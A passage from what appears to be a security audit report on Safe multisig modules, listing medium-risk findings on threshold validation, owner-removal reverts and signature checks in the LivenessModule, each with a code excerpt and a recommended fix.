2. More severely, the **Council Safe** could become entirely dysfunctional. If the number of owners with smart contract wallets - `smartWallets owners` - is greater than the difference between the total number of owners - `ownersCount` - and the required number to approve a transaction - `threshold` - no transactions can be executed. This situation could arise if a smart contract wallet is added as a new owner, change of `treshold` etc...

   Moreover,The `FALLBACK_OWNER` is itself a Safe wallet, and if it adopts or upgrades to `version 1.5.0` or later of Safe , it could lead to serious issues since it uses the correct `magic_value`, (CompatibilityFallbackHandler.sol#L57-L68). In the event of a shutdown where the `FALLBACK_OWNER` becomes the sole owner of the Council Safe, With such an upgrade, the `FALLBACK_OWNER` would not be able to sign or execute transactions, resulting in a complete DoS for the Council Safe.

Recommendation: Since the contract is already deployed and can only be upgraded, the recommendation is to Upgrade the Council Safe to the version `Safe` contract that resolves the signature validation logic issue (version 1.5.0 or above) in accordance with the EIP-1271 standard. This upgrade will ensure that owners using smart contract wallets can sign transactions and the Council Safe remains fully functional.

3.1.13 `livenessmodule`: the `threshold_percentage` validation is not sufficient can result in incorrect `safe.threshold` update

Submitted by Manuel Polzhofer, also found by ladboy233, 0xumarkhatab, Aamirusmani1552, nmirchev8, Al-Qa-qa and jesjupyter

Severity: Medium Risk

Context: LivenessModule.sol#L71

Description: The `LivenessModule.constructor` validates the passed `THRESHOLD_PERCENTAGE` by calling `getRequiredThreshold`. The resulting `threshold` should be the same as `safe.getThreshold()`. Currently the check allows to pass a lower percentage to the `LivenessModule`:

```
require(
    _safe.getThreshold() >= getRequiredThreshold(owners.length),
    "LivenessModule: Insufficient threshold for the number of owners"
);
```

Example:

```
safe.owners: 10
safe.threshold: 5 (same as 50%)
-
module.thresholdPercentage: 20
module.getRequiredThreshold: 2
```

The check would be `require(5 >= 2)` and would pass. Resulting in a stored `thresholdPercentage` of 20%. This would be incorrect as the current `SAFE` has 10 owners and a threshold of 5, which would be 50%.

This means after the first inactive owner is removed with a `LivenessModule.removeOwners` call. The `SAFE.threshold` would be changed from `5` to `2`. This is incorrect and would not reflect the initial 50% between owners and the threshold of the `SAFE`.

Recommendation: Change the require check to an equal ==:

```
require(
    _safe.getThreshold() == getRequiredThreshold(owners.length),
    "LivenessModule: Insufficient threshold for the number of owners"
);
```

The same require check as in `_verifyFinalState`.

3.1.14 Transaction reversion in `removeowners` function due to stale linked list references when previous owner is also being removed

Submitted by 0xAadhi

Severity: Medium Risk

Context: LivenessModule.sol#L133-L158

Description: The `LivenessModule` contract is designed to interact with a Safe contract to manage its owners based on their activity. The `removeOwners()` function in the `LivenessModule` is used to remove inactive owners from the Safe. It relies on a linked list structure to navigate and update the owners.

The `removeOwners()` function can encounter a logical error when provided with a list of owners to remove (`_ownersToRemove`) and their corresponding previous owners (`_previousOwners`) where a previous owner is also in the list of owners to remove. This can cause the transaction to revert because the state of the linked list changes after each removal, potentially invalidating subsequent previous owner references.

Flow of the issue:

1. `removeOwners()` is called with `_previousOwners` and `_ownersToRemove`.
2. The first owner removal is successful, and the linked list is updated.
3. The next iteration uses a now-stale `prevOwner` reference from `_previousOwners` which was also in `_ownersToRemove` and has been removed.
4. The `removeOwner()` function in `OwnerManager` contract reverts in OwnerManager.sol#L83 because the `prevOwner` no longer points to the correct `owner` in the linked list.

This issue occurs due to the mutable state of the linked list during the execution of `removeOwners()`, which is not accounted for between iterations.

Impact: If the transaction reverts due to the issue described, no owners will be removed as a batch, even if some are eligible for removal based on inactivity. This undermines the intended functionality of the `LivenessModule` to maintain an active set of owners for the Safe. And the inactive owners need to be removed individually.

Likelihood: The likelihood of this issue occurring is moderate. It requires a specific sequence of owners to be removed, where a previous owner is also marked for removal. While this may not be a common occurrence, the potential for it to happen exists and should be addressed to ensure the robustness of the contract.

Proof of concept: Consider the following initial linked list of owners in the Safe contract:

prevOwner		owner
SENTINEL_OWNERS	=>	address(0x2)
address(0x2)	=>	address(0x3)
address(0x3)	=>	address(0x4)
address(0x4)	=>	address(0x5)
address(0x5)	=>	SENTINEL_OWNERS

The `removeOwners()` function is called with the following parameters:

- `_previousOwners`: `[address(0x3), address(0x4)]`
- `_ownersToRemove`: `[address(0x4), address(0x5)]`

1. The function attempts to remove `address(0x4)` and then `address(0x5)`.
2. After successfully removing `address(0x4)`, the linked list is updated, and `address(0x4)` no longer exists in it. That means, the linked list becomes:

prevOwner		owner
SENTINEL_OWNERS	=>	address(0x2)
address(0x2)	=>	address(0x3)

prevOwner		owner
address(0x3)	=>	address(0x5)
address(0x4)	=>	address(0x0)
address(0x5)	=>	SENTINEL_OWNERS

3. However, `address(0x4)` is still used as the previous owner for the next removal of `address(0x5)`.
4. This causes the `removeOwner` function to revert when it cannot find `address(0x4)` pointing to `address(0x5)` in the linked list.

Recommendation: To mitigate this issue, the `LivenessModule` contract should be updated to handle the dynamic nature of the linked list during owner removal. One approach could be to track the updated state of the linked list after each removal within the `removeOwners` function.

These change would help prevent transaction reverts and ensure the `LivenessModule` functions as intended.

3.1.15 Changing of threshold not handled in `checktransaction` function

Submitted by 0xBeastBoy

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: According to the flow, the `checkTransaction` is called before the transaction while `checkAfterExecution` afterwards. Now the issue arises when threshold is changed in any way let's say through `OwnerManager:changeThreshold` directly to a low number etc. So `checkTransaction` will send that number to `SafeSigners.getNSigners` function to check that many signers. Which would obviously be lower than they should be.

These transactions will get approval while not being eligible for the approval. This means that any type of malicious transaction can be passed by this method and `checkTransaction` wouldn't even be able to detect it.

See the following code of the function:

```
function checkTransaction(
    address to,
    uint256 value,
    bytes memory data,
    Enum.Operation operation,
    uint256 safeTxGas,
    uint256 baseGas,
    uint256 gasPrice,
    address gasToken,
    address payable refundReceiver,
    bytes memory signatures,
    address msgSender
)
    external
{
    msgSender; // silence unused variable warning
    _requireOnlySafe();

    // Cache the set of owners prior to execution.
    // This will be used in the checkAfterExecution method.
    address[] memory owners = SAFE.getOwners();
    for (uint256 i = 0; i < owners.length; i++) {
        ownersBefore.add(owners[i]);
    }

    // This call will reenter to the Safe which is calling it. This is OK because it is only reading the
    // nonce, and using the getTransactionHash() method.
    bytes32 txHash = SAFE.getTransactionHash({
        to: to,
        value: value,
        data: data,
        operation: operation,
        safeTxGas: safeTxGas,
        baseGas: baseGas,
        gasPrice: gasPrice,
        gasToken: gasToken,
        refundReceiver: refundReceiver,
        _nonce: SAFE.nonce() - 1
    });

    uint256 threshold = SAFE.getThreshold();
    address[] memory signers =
        SafeSigners.getNSigners({ dataHash: txHash, signatures: signatures, requiredSignatures: threshold });

    for (uint256 i = 0; i < signers.length; i++) {
        lastLive[signers[i]] = block.timestamp;
        emit OwnerRecorded(signers[i]);
    }
}
```

Recommendation: First of all call `getRequiredThreshold` function and send `owners.length` to it. Send its returned value to the `SafeSigners.getNSigners` function.

If need more validation, compare it returned value with threshold variable got in the code `threshold = SAFE.getThreshold();`. In that way, you can verify whether threshold has been changed ornot.